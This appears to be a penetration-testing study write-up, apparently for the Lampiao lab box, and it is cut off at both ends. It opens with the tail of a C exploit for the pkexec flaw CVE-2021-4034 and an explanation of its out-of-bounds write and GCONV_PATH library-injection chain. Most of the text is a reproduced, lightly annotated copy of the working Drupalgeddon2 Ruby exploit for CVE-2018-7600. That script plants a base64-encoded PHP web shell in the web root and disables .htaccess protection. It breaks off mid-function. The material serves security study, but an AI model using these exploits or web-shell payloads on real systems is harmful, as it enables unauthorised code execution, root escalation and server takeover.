        char * const environ[] = { "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/bin", NULL };
        setuid(0);
        setgid(0);
        execve(args[0], args, environ);
        exit(0);
}
Why does CVE-2021-4034 exploit work?
Because of the vulnerability in the pkexec binary. Looking inside the /usr/bin/pkexec binary:
The beginning of pkexec's main() function processes the command-line arguments (lines 534-568), and searches for the program to be executed (if its path is not absolute) in the directories of the PATH environment variable (lines 610-640):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
------------------------------------------------------------------------
 435 main (int argc, char *argv[])
 436 {
 ...
 534   for (n = 1; n < (guint) argc; n++) // This will get skipped
 535     {
 ...
 568     }
 ...   // argv[n] == argv[1] == envp[0] due to argv[1...n] being null. Now, 'path' == envp[0] by transitive prop. (and look at the memory stack layout)
 610   path = g_strdup (argv[n]); // Copies the string "evildir"
 ...
 629   if (path[0] != '/') // if the path doesn't start with a '/' char (meaning, its not a directory)
 630     {
 ...       // Note that GCONV_PATH=./ is added to the PATH variable(s) in the pkexec's process.
 632       s = g_find_program_in_path (path); // Locates the first executable named `path ("evildir" in this case)` in the user’s path then store it to 's'.
 ...
 639	   // Out-Of-Bounds-Write: Sets the argv[1] to string 'evildir' (evildir is the malicious shared library)
 640       argv[n] = path = s; // it treats this as a file which in this case is : GCONV_PATH=./evildir (which is the malicious shared library)
 641     }
------------------------------------------------------------------------
at line
534, the integer n is permanently set to1;1
- This is because `argc == 0`. It essentially skips the `for()` loop.
at line
610, the pointer path is read out-of-bounds fromargv[1]:1
- This is because the pkexec will read the next block in memory just after where the argv[0] was placed in memory and treat it like it is argv[1]. There's no "envp[0]" label when data is in memory.
at line
639, the pointersis written out-of-bounds toargv[1].at line
610, the path of the program to be executed is read out-of-bounds fromargv[1](i.e.envp[0]), and points to “value”;1
- Basically, since the argv[1] is null, pkexec will be forced to read the "envp[0]" instead.
1
2
3
4
5
|---------+---------+-----+------------|---------+---------+-----+------------|
| argv[0] | argv[1] | ... | argv[argc] | envp[0] | envp[1] | ... | envp[envc] |
|----|----+----|----+-----+-----|------|----|----+----|----+-----+-----|------|
     V         V                V           V         V                V
   program "name/value"         ?      "name=value" "PATH=name"       NULL
1
- Note that this kind of OOB-W is also buffer overflow since it writes on the adjacent memory rather than an arbitrary memory location.
at line
632, this path “value” is passed to g_find_program_in_path() (because “value” does not start with a slash, at line629);g_find_program_in_path() searches for an executable file named “value” in the directories of our PATH environment variable;
if such an executable file is found, its full path is returned to
pkexec'smain() function (at line632);and at line
639, this full path is written out-of-bounds toargv[1](i.e.envp[0]), thus overwriting our first environment variable.
g_find_program_in_path Function Prototype:
1
2
3
gchar* g_find_program_in_path (
  const gchar* program
)
Exploitation Part:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
========================================================================
Exploitation
========================================================================
------------------------------------------------------------------------
 639       argv[n] = path = s;
 ...
 657   for (n = 0; environment_variables_to_save[n] != NULL; n++)  // pkexec completely clears the environment variables in the process.
 658     {
 659       const gchar *key = environment_variables_to_save[n];
 ...
 662       value = g_getenv (key);  // Returns the value of an environment variable.
 ...
 670       if (!validate_environment_variable (key, value))
 ...
 675     }
 ...
 702   if (clearenv () != 0) // Clears the environment of all name-value pairs and sets the value of the external variable environ to NULL
------------------------------------------------------------------------
1
...
What makes it possible for the us(attackers) to manipulate the PATH where to find the shared library injected into the argv[1] via Write-Out-Of-Bounds?
- pkexec’s
g_printerr()function callers:1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
------------------------------------------------------------------------ 88 log_message (gint level, 89 gboolean print_to_stderr, 90 const gchar *format, 91 ...) 92 { ... 125 if (print_to_stderr) 126 g_printerr ("%s\n", s); // instance of ------------------------------------------------------------------------ 383 validate_environment_variable (const gchar *key, 384 const gchar *value) 385 { ... 406 log_message (LOG_CRIT, TRUE, 407 "The value for the SHELL variable was not found the /etc/shells file"); 408 g_printerr ("\n" 409 "This incident has been reported.\n"); ------------------------------------------------------------------------
Two functions in the pkexec that invokes “
g_printerr()”:1 2
- log_message() - validate_environment_variable()
Why do we want the
g_printerr()? What is this function for when used normally?1 2
- Normal usage: For printing UTF-8 error messages - Why? We want this function because it calls ANOTHER "glibc" function named "iconv_open()".

Exploit chain inside pkexec utility:
validate_environment_variable() -> g_printerr() -> iconv_open() -> Re-introduced GCONV_PATH -> malicious .so file1
- iconv_open() : this function is a glibc's function which is used by g_printerr().
With the
iconv_open(), this function executes a small shared libraries when converting from one charset to another if not a UTF-8 wheng_printerr()is printing error messages:1 2 3 4 5 6 7 8 9 10 11 12 13

- How can we guarantee that it will actually execute a shared library? - Any way to trigger it? - Yes, things that gets read from some default configuration file /usr/lib/gconv/gconv-modules: - "from" charset - "to" charset - library name - GCONV_PATH environment variable has control of what configuration file does "iconv_open()" read. - `GCONV_PATH` is an environment variable for changing the configuration of this translation - The file 'gconv-modules' (config file) will have contents of : "module UTF-8// evil// evildir 1" that tricks "iconv_open()" glibc function - This makes this environment variable unsecured. - Note that the pkexec's process probably removed(which it is) this environment variable from "ld.so"(SUID bit binaries environment vars) OR has its predefined value set. - To exploit it, we want to OVERWRITE/RE-INTRODUCE how pkexec knew the environment variable GCONV_PATH
High-Level View:
- Value inside the configuration file
gconv-modulesfile alongside the exploit’s executable instead of using/usr/lib/gconv/gconv-modules:
Why does CVE-2018-7600 exploit work?
High Level Idea of how the Drupalgeddon2 exploit works on v7.x Drupal website:
/======================== Enumerating the Website powered by Drupal =====================/
1. Accepts the URL argument input.
2. Creates an array of URLs containing the directories where version of Drupal can be found.
3. Do an HTTP request for each of the URL found in the array at (2) and check the Drupal version which in this case would be checked as the v7.x Drupal.
/=========================== Probing for attack vector in Drupal ================================/ NOTE 1: The Web Root in this case is /var/www/html/.
NOTE 2: The function “gen_evil_url()” writes the webshell into the website instead of the webserver. This function returns both the URL to trigger the webshell on and the payload that triggers it.
NOTE 3: If the Drupal website requires authentication first before we can do a POST request in our case, there’s no need for it.
NOTE 4: In the code, if it has Drupal v8.x, we either need to register first or have a rogue account but we have v7.x in our case.
NOTE 5: If it has Drupal v7.x, we do NOT need to register first or have a rogue account to do the exploit.
NOTE 6: The webshell content gets saved on a file named shell.php and gets copied to /var/www/html (web root directory) of the webserver.
NOTE 7: PHP engine is disabled in Drupal v7.x so we have to enable it by moving the ./sites/default/files/.htaccess to .htaccess-bak so the .htaccess would be disregarded enabling the PHP engine once again! This allows us to execute the shell.php uploaded on the web directory.
4. Checks for user/register : user/password form in the website. Dont need to do this in our case since our Drupal version is v7.x
5. Make an HTTP request to check whether Drupal is of version v8.x or v7.x.
6. Create an array of directory that we could possibly land the Webshell php file. In this case, it checks whether the following directories are writable:
1
2
3
	- "" (Web Root : /var/www/html/)
	- "sites/default/" (/var/www/html/sites/default)
	- "sites/default/files/" (/var/www/html/sites/default/files/)
7. Test whether you can write on atleast one text file on the Web root or another directory starting from the web root in the website and check using GET request to check if it landed.
8. Upload the shell.php webshell on the Web root directory.
9. You can write the payload on the webserver through HTTP POST request to trigger the shell.php webshell.
10. Check if the backdoor is successfully written in the web root.
Conclusion: This exploit was possible due to the fact that there are some directories in the webserver that are writable to ANY user!
Last Question: Why do arbitrary users are allowed to write on the webserver’s www-data’s directory in the first place?
Note: Please open issue(s) on my Github page for inaccuracies so I can correct it! Thank you!
Code Review of Druppalgeddon2.rb Exploit Source Code tailored to the vulnerability Lampiao box has:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
#!/usr/bin/env ruby
#
# [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) ~ https://github.com/dreadlocked/Drupalgeddon2/
#
# Authors:
# - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
# - g0tmi1k   ~ https://blog.g0tmi1k.com/ // https://twitter.com/g0tmi1k
#
# Quick how to use
# def usage()
#   puts 'Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]'
#   puts 'Example for target that does not require authentication:'
#   puts '       ruby drupalgeddon2.rb https://example.com'
#   puts 'Example for target that does require authentication:'
#   puts '       ruby drupalgeddon2.rb https://example.com --authentication'
# end

require 'base64'
require 'json'
require 'net/http'
require 'openssl'
require 'readline'
require 'highline/import'


# Settings - Try to write a PHP to the web root?
try_phpshell = true
# Settings - General/Stealth
$useragent = "drupalgeddon2"
webshell = "shell.php"
# Settings - Proxy information (nil to disable)
$proxy_addr = nil
$proxy_port = 8080


# Settings - Payload (we could just be happy without this PHP shell, by using just the OS shell - but this is 'better'!)
bashcmd = "<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }" # this is the webshell's content.
bashcmd = "echo " + Base64.strict_encode64(bashcmd) + " | base64 -d" # encode the webshell php code. Then concatenate how it gets decrypted.

# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

# Function http_request <url> [type] [data]
def http_request(url, type="get", payload="", cookie="")
  puts verbose("HTTP - URL : #{url}") if $verbose
  puts verbose("HTTP - Type: #{type}") if $verbose
  puts verbose("HTTP - Data: #{payload}") if not payload.empty? and $verbose

  begin
    uri = URI(url)
    request = type =~ /get/? Net::HTTP::Get.new(uri.request_uri) : Net::HTTP::Post.new(uri.request_uri)
    request.initialize_http_header({"User-Agent" => $useragent})
    request.initialize_http_header("Cookie" => cookie) if not cookie.empty?
    request.body = payload if not payload.empty?
    return $http.request(request)
  rescue SocketError
    puts error("Network connectivity issue")
  rescue Errno::ECONNREFUSED => e
    puts error("The target is down ~ #{e.message}")
    puts error("Maybe try disabling the proxy (#{$proxy_addr}:#{$proxy_port})...") if $proxy_addr
  rescue Timeout::Error => e
    puts error("The target timed out ~ #{e.message}")
  end

  # If we got here, something went wrong.
  exit
end


# Function gen_evil_url <cmd> [method] [shell] [phpfunction]
def gen_evil_url(evil, element="", shell=false, phpfunction="passthru")
  puts info("Payload: #{evil}") if not shell
  puts verbose("Element    : #{element}") if not shell and not element.empty? and $verbose
  puts verbose("PHP fn     : #{phpfunction}") if not shell and $verbose

  # Vulnerable parameters: #access_callback / #lazy_builder / #pre_render / #post_render
  # Check the version to match the payload
  if $drupalverion.start_with?("8") and element == "mail"
    # Method #1 - Drupal v8.x: mail, #post_render - HTTP 200
    url = $target + $clean_url + $form + "?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax"
    payload = "form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=" + phpfunction + "&mail[a][#type]=markup&mail[a][#markup]=" + evil

  elsif $drupalverion.start_with?("8") and element == "timezone"
    # Method #2 - Drupal v8.x: timezone, #lazy_builder - HTTP 500 if phpfunction=exec // HTTP 200 if phpfunction=passthru
    url = $target + $clean_url + $form + "?element_parents=timezone/timezone/%23value&ajax_form=1&_wrapper_format=drupal_ajax"
    payload = "form_id=user_register_form&_drupal_ajax=1&timezone[a][#lazy_builder][]=" + phpfunction + "&timezone[a][#lazy_builder][][]=" + evil

    #puts warning("WARNING: May benefit to use a PHP web shell") if not try_phpshell and phpfunction != "passthru"

  elsif $drupalverion.start_with?("7") and element == "name"
    # Method #3 - Drupal v7.x: name, #post_render - HTTP 200
    url = $target + "#{$clean_url}#{$form}&name[%23post_render][]=" + phpfunction + "&name[%23type]=markup&name[%23markup]=" + evil
    payload = "form_id=user_pass&_triggering_element_name=name"
  end

  # Drupal v7.x needs an extra value from a form
  if $drupalverion.start_with?("7")
    response = http_request(url, "post", payload, $session_cookie)

    form_name = "form_build_id"
    puts verbose("Form name  : #{form_name}") if $verbose

    form_value = response.body.match(/input type="hidden" name="#{form_name}" value="(.*)"/).to_s.slice(/value="(.*)"/, 1).to_s.strip
    puts warning("WARNING: Didn't detect #{form_name}") if form_value.empty?
    puts verbose("Form value : #{form_value}") if $verbose

    url = $target + "#{$clean_url}file/ajax/name/%23value/" + form_value
    payload = "#{form_name}=#{form_value}"
  end

  return url, payload
end


# Function clean_result <input>
def clean_result(input)
  #result = JSON.pretty_generate(JSON[response.body])
  #result = $drupalverion.start_with?("8")? JSON.parse(clean)[0]["data"] : clean
  clean = input.to_s.strip

  # PHP function: passthru
  # For: <payload>[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
  clean.slice!(/\[{"command":".*}\]$/)

  # PHP function: exec
  # For: [{"command":"insert","method":"replaceWith","selector":null,"data":"<payload>\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
  #clean.slice!(/\[{"command":".*data":"/)
  #clean.slice!(/\\u003Cspan class=\\u0022.*}\]$/)

  # Newer PHP for an older Drupal
  # For: <b>Deprecated</b>:  assert(): Calling assert() with a string argument is deprecated in <b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br />
  #clean.slice!(/<b>.*<br \/>/)

  # Drupal v8.x Method #2 ~ timezone, #lazy_builder, passthru, HTTP 500
  # For: <b>Deprecated</b>:  assert(): Calling assert() with a string argument is deprecated in <b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br />
  clean.slice!(/The website encountered an unexpected error.*/)

  return clean
end


# Feedback when something goes right
def success(text)
  # Green
  return "\e[#{32}m[+]\e[0m #{text}"
end

# Feedback when something goes wrong
def error(text)
  # Red
  return "\e[#{31}m[-]\e[0m #{text}"
end

# Feedback when something may have issues
def warning(text)
  # Yellow
  return "\e[#{33}m[!]\e[0m #{text}"
end

# Feedback when something doing something
def action(text)
  # Blue
  return "\e[#{34}m[*]\e[0m #{text}"
end

# Feedback with helpful information
def info(text)
  # Light blue
  return "\e[#{94}m[i]\e[0m #{text}"
end

# Feedback for the overkill
def verbose(text)
  # Dark grey
  return "\e[#{90}m[v]\e[0m #{text}"
end


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

def init_authentication()
  $uname = ask('Enter your username:  ') { |q| q.echo = false }
  $passwd = ask('Enter your password:  ') { |q| q.echo = false }
  $uname_field = ask('Enter the name of the username form field:  ') { |q| q.echo = true }
  $passwd_field = ask('Enter the name of the password form field:  ') { |q| q.echo = true }
  $login_path = ask('Enter your login path (e.g., user/login):  ') { |q| q.echo = true }
  $creds_suffix = ask('Enter the suffix eventually required after the credentials in the login HTTP POST request (e.g., &form_id=...):  ') { |q| q.echo = true }
end

def is_arg(args, param)
  args.each do |arg|
    if arg == param
      return true
    end
  end
  return false
end


# Quick how to use
def usage()
  puts 'Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]'
  puts 'Example for target that does not require authentication:'
  puts '       ruby drupalgeddon2.rb https://example.com'
  puts 'Example for target that does require authentication:'
  puts '       ruby drupalgeddon2.rb https://example.com --authentication'
end


# Read in values
if ARGV.empty?
  usage()
  exit
end

# 1st arg: http://<target-ip>:<listening-port>
$target = ARGV[0]
init_authentication() if is_arg(ARGV, '--authentication') # In our case, we didn't include "--authentication" flag.
$verbose = is_arg(ARGV, '--verbose')


# Check input for protocol
$target = "http://#{$target}" if not $target.start_with?("http")
# Check input for the end
$target += "/" if not $target.end_with?("/")


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# Banner
puts action("--==[::#Drupalggedon2::]==--")
puts "-"*80
puts info("Target : #{$target}")
puts info("Proxy  : #{$proxy_addr}:#{$proxy_port}") if $proxy_addr
puts info("Write? : Skipping writing PHP web shell") if not try_phpshell
puts "-"*80


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# Setup connection
uri = URI($target)
$http = Net::HTTP.new(uri.host, uri.port, $proxy_addr, $proxy_port)

# Use SSL/TLS if needed
if uri.scheme == "https"
  $http.use_ssl = true
  $http.verify_mode = OpenSSL::SSL::VERIFY_NONE
end

$session_cookie = ''
# If authentication required then login and get session cookie
if $uname
  $payload = $uname_field + '=' + $uname + '&' + $passwd_field + '=' + $passwd + $creds_suffix
  response = http_request($target + $login_path, 'post', $payload, $session_cookie)
  if (response.code == '200' or response.code == '303') and not response.body.empty? and response['set-cookie']
    $session_cookie = response['set-cookie'].split('; ')[0]
    puts success("Logged in - Session Cookie : #{$session_cookie}")
  end

end

# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# Try and get version
$drupalverion = ""

# Possible URLs
url = [
  # --- changelog ---
  # Drupal v6.x / v7.x [200]
  $target + "CHANGELOG.txt",
  # Drupal v8.x [200]
  $target + "core/CHANGELOG.txt",

  # --- bootstrap ---
  # Drupal v7.x / v6.x [403]
  $target + "includes/bootstrap.inc",
  # Drupal v8.x [403]
  $target + "core/includes/bootstrap.inc",

  # --- database ---
  # Drupal v7.x / v6.x  [403]
  $target + "includes/database.inc",
  # Drupal v7.x [403]
  #$target + "includes/database/database.inc",
  # Drupal v8.x [403]
  #$target + "core/includes/database.inc",

  # --- landing page ---
  # Drupal v8.x / v7.x [200]
  $target,
]

# Check all
url.each do|uri|
  # Check response
  response = http_request(uri, 'get', '', $session_cookie)

  # Check header
  if response['X-Generator'] and $drupalverion.empty?
    header = response['X-Generator'].slice(/Drupal (.*) \(https:\/\/www.drupal.org\)/, 1).to_s.strip

    if not header.empty?
      $drupalverion = "#{header}.x" if $drupalverion.empty?
      puts success("Header : v#{header} [X-Generator]")
      puts verbose("X-Generator: #{response['X-Generator']}") if $verbose
    end
  end

  # Check request response, valid
  if response.code == "200"
    tmp = $verbose ?  "    [HTTP Size: #{response.size}]"  : ""
    puts success("Found  : #{uri}    (HTTP Response: #{response.code})#{tmp}")

    # Check to see if it says: The requested URL "http://<URL>" was not found on this server.
    puts warning("WARNING: Could be a false-positive [1-1], as the file could be reported to be missing") if response.body.downcase.include? "was not found on this server"

    # Check to see if it says: <h1 class="js-quickedit-page-title title page-title">Page not found</h1> <div class="content">The requested page could not be found.</div>
    puts warning("WARNING: Could be a false-positive [1-2], as the file could be reported to be missing") if response.body.downcase.include? "the requested page could not be found"

    # Only works for CHANGELOG.txt
    if uri.match(/CHANGELOG.txt/)
      # Check if valid. Source ~ https://api.drupal.org/api/drupal/core%21CHANGELOG.txt/8.5.x // https://api.drupal.org/api/drupal/CHANGELOG.txt/7.x
      puts warning("WARNING: Unable to detect keyword 'drupal.org'") if not response.body.downcase.include? "drupal.org"

      # Patched already? (For Drupal v8.4.x / v7.x)
      puts warning("WARNING: Might be patched! Found SA-CORE-2018-002: #{url}") if response.body.include? "SA-CORE-2018-002"

      # Try and get version from the file contents (For Drupal v8.4.x / v7.x)
      $drupalverion = response.body.match(/Drupal (.*),/).to_s.slice(/Drupal (.*),/, 1).to_s.strip

      # Blank if not valid
      $drupalverion = "" if not $drupalverion[-1] =~ /\d/
    end

    # Check meta tag
    if not response.body.empty?
      # For Drupal v8.x / v7.x
      meta = response.body.match(/<meta name="Generator" content="Drupal (.*) /)
      metatag = meta.to_s.slice(/meta name="Generator" content="Drupal (.*) \(http/, 1).to_s.strip

      if not metatag.empty?
        $drupalverion = "#{metatag}.x" if $drupalverion.empty?
        puts success("Metatag: v#{$drupalverion} [Generator]")
        puts verbose(meta.to_s) if $verbose
      end
    end

    # Done! ...if a full known version, else keep going... may get lucky later!
    break if not $drupalverion.end_with?("x") and not $drupalverion.empty?
  end

  # Check request response, not allowed
  if response.code == "403" and $drupalverion.empty?
    tmp = $verbose ?  "    [HTTP Size: #{response.size}]"  : ""
    puts success("Found  : #{uri}    (HTTP Response: #{response.code})#{tmp}")

    if $drupalverion.empty?
      # Try and get version from the URL (For Drupal v.7.x/v6.x)
      $drupalverion = uri.match(/includes\/database.inc/)? "7.x/6.x" : "" if $drupalverion.empty?
      # Try and get version from the URL (For Drupal v8.x)
      $drupalverion = uri.match(/core/)? "8.x" : "" if $drupalverion.empty?

      # If we got something, show it!
      puts success("URL    : v#{$drupalverion}?") if not $drupalverion.empty?
    end

  else
    tmp = $verbose ?  "    [HTTP Size: #{response.size}]"  : ""
    puts warning("MISSING: #{uri}    (HTTP Response: #{response.code})#{tmp}")
  end
end


# Feedback
if not $drupalverion.empty?
  status = $drupalverion.end_with?("x")? "?" : "!"
  puts success("Drupal#{status}: v#{$drupalverion}")
else
  puts error("Didn't detect Drupal version")
  exit
end

if not $drupalverion.start_with?("8") and not $drupalverion.start_with?("7")
  puts error("Unsupported Drupal version (#{$drupalverion})")
  exit
end
puts "-"*80


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# The attack vector to use
$form = $drupalverion.start_with?("8")? "user/register" : "user/password" # NOTE 4: In the code, if it has Drupal v8.x, we either need to register first or have a rogue account.

# Make a request, check for form
url = "#{$target}?q=#{$form}"
puts action("Testing: Form   (#{$form})")
response = http_request(url, 'get', '', $session_cookie)
if response.code == "200" and not response.body.empty?
  puts success("Result : Form valid")
elsif response['location']
  puts error("Target is NOT exploitable [5] (HTTP Response: #{response.code})...   Could try following the redirect: #{response['location']}")
  exit
elsif response.code == "404"
  puts error("Target is NOT exploitable [4] (HTTP Response: #{response.code})...   Form disabled?")
  exit
elsif response.code == "403"
  puts error("Target is NOT exploitable [3] (HTTP Response: #{response.code})...   Form blocked?")
  exit
elsif response.body.empty?
  puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})...   Got an empty response")
  exit
else
  puts warning("WARNING: Target may NOT exploitable [1] (HTTP Response: #{response.code})")
end


puts "- "*40


# Make a request, check for clean URLs status ~ Enabled: /user/register   Disabled: /?q=user/register
# Drupal v7.x needs it anyway
$clean_url = $drupalverion.start_with?("8")? "" : "?q=" # Note 5: If the
url = "#{$target}#{$form}"

puts action("Testing: Clean URLs")
response = http_request(url, 'get', '', $session_cookie)
if response.code == "200" and not response.body.empty?
  puts success("Result : Clean URLs enabled")
else
  $clean_url = "?q="
  puts warning("Result : Clean URLs disabled (HTTP Response: #{response.code})")
  puts verbose("response.body: #{response.body}") if $verbose

  # Drupal v8.x needs it to be enabled
  if $drupalverion.start_with?("8")
    puts error("Sorry dave... Required for Drupal v8.x... So... NOPE NOPE NOPE")
    exit
  elsif $drupalverion.start_with?("7")
    puts info("Isn't an issue for Drupal v7.x")
  end
end
puts "-"*80


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# Values in gen_evil_url for Drupal v8.x
elementsv8 = [
  "mail",
  "timezone",
]
# Values in gen_evil_url for Drupal v7.x
elementsv7 = [
  "name",
]

elements = $drupalverion.start_with?("8") ? elementsv8 : elementsv7 # IN our case, it is Drupal v7.x

elements.each do|e|
  $element = e

  # Make a request, testing code execution
  puts action("Testing: Code Execution   (Method: #{$element})")

  # Generate a random string to see if we can echo it
  random = (0...8).map { (65 + rand(26)).chr }.join
  url, payload = gen_evil_url("echo #{random}", e)  # Writes a string on the generated evil URL in the website.

  response = http_request(url, "post", payload, $session_cookie)
  if (response.code == "200" or response.code == "500") and not response.body.empty?
    result = clean_result(response.body)
    if not result.empty?
      puts success("Result : #{result}")

	# This means that the tested random string was actually sent into the webserver and was successfully extracted it.
      if response.body.match(/#{random}/)
        puts success("Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!")
        break

      else
        puts warning("WARNING: Target MIGHT be exploitable [4]...   Detected output, but didn't MATCH expected result")
      end

    else
      puts warning("WARNING: Target MIGHT be exploitable [3] (HTTP Response: #{response.code})...   Didn't detect any INJECTED output (disabled PHP function?)")
    end

    puts warning("WARNING: Target MIGHT be exploitable [5]...   Blind attack?") if response.code == "500"

    puts verbose("response.body: #{response.body}") if $verbose
    puts verbose("clean_result: #{result}") if not result.empty? and $verbose

  elsif response.body.empty?
    puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})...   Got an empty response")
    exit

  else
    puts error("Target is NOT exploitable [1] (HTTP Response: #{response.code})")
    puts verbose("response.body: #{response.body}") if $verbose
    exit
  end

  puts "- "*40 if e != elements.last
end

puts "-"*80


# - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


# Location of web shell & used to signal if using PHP shell
webshellpath = ""
prompt = "drupalgeddon2"

# Possibles paths to try
paths = [
  # Web root
  "",
  # Required for setup
  "sites/default/",
  "sites/default/files/",
  # They did something "wrong", chmod -R 0777 .
  #"core/",
]

# Check all (if doing web shell)
paths.each do|path|
  # Check to see if there is already a file there
  puts action("Testing: Existing file   (#{$target}#{path}#{webshell})") # checks if shell.php is in the target path.

  response = http_request("#{$target}#{path}#{webshell}", 'get', '', $session_cookie)
  if response.code == "200"
    puts warning("Response: HTTP #{response.code} // Size: #{response.size}.   ***Something could already be there?***")
  else
    puts info("Response: HTTP #{response.code} // Size: #{response.size}")
  end

  puts "- "*40


  # - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


  folder = path.empty? ? "./" : path  # if path is empty, set 'folder' to '/' otherwise, set it on one of the array of URL paths.
  puts action("Testing: Writing To Web Root   (#{folder})")  #

  # Merge locations : Set the webshell path
  webshellpath = "#{path}#{webshell}"  # set the path then the webshell. Basically the landing of the webshell.

  # Final command to execute
  cmd = "#{bashcmd} | tee #{webshellpath}" # plugs in the actual webshell content to '/<target-path>/shell.php'

  # By default, Drupal v7.x disables the PHP engine using: ./sites/default/files/.htaccess
  # ...however, Drupal v8.x disables the PHP engine using: ./.htaccess
  if path == "sites/default/files/"
    puts action("Moving : ./sites/default/files/.htaccess")
    # PHP engine is disabled in Drupal v7.x so we have to enable it by moving the ./sites/default/files/.htaccess to .htaccess-bak so the .htaccess would be disregarded enabling the PHP engine once again!
    # and then EXECUTES the '<webshellpath>.php' that contains the actual webshell content. Then stores it to 'cmd' variable.
	cmd = "mv -f #{path}.htaccess #{path}.htaccess-bak; #{cmd}"
  end

  # Generate evil URLs
  # In this case, 'cmd' is the one that gets sent to the webserver instead of the `shell.php` webshell. This is the base64 encoded webshell content.
  url, payload = gen_evil_url(cmd, $element)
  # Make the request
  response = http_request(url, "post", payload, $session_cookie) # 'payload' is the trigger to execute the 'shell.php' once it gets uploaded.
  # Check result
  if response.code == "200" and not response.body.empty?
    # Feedback
    result = clean_result(response.body)
    puts success("Result : #{result}") if not result.empty?

    # Test to see if backdoor is there (if we managed to write it)
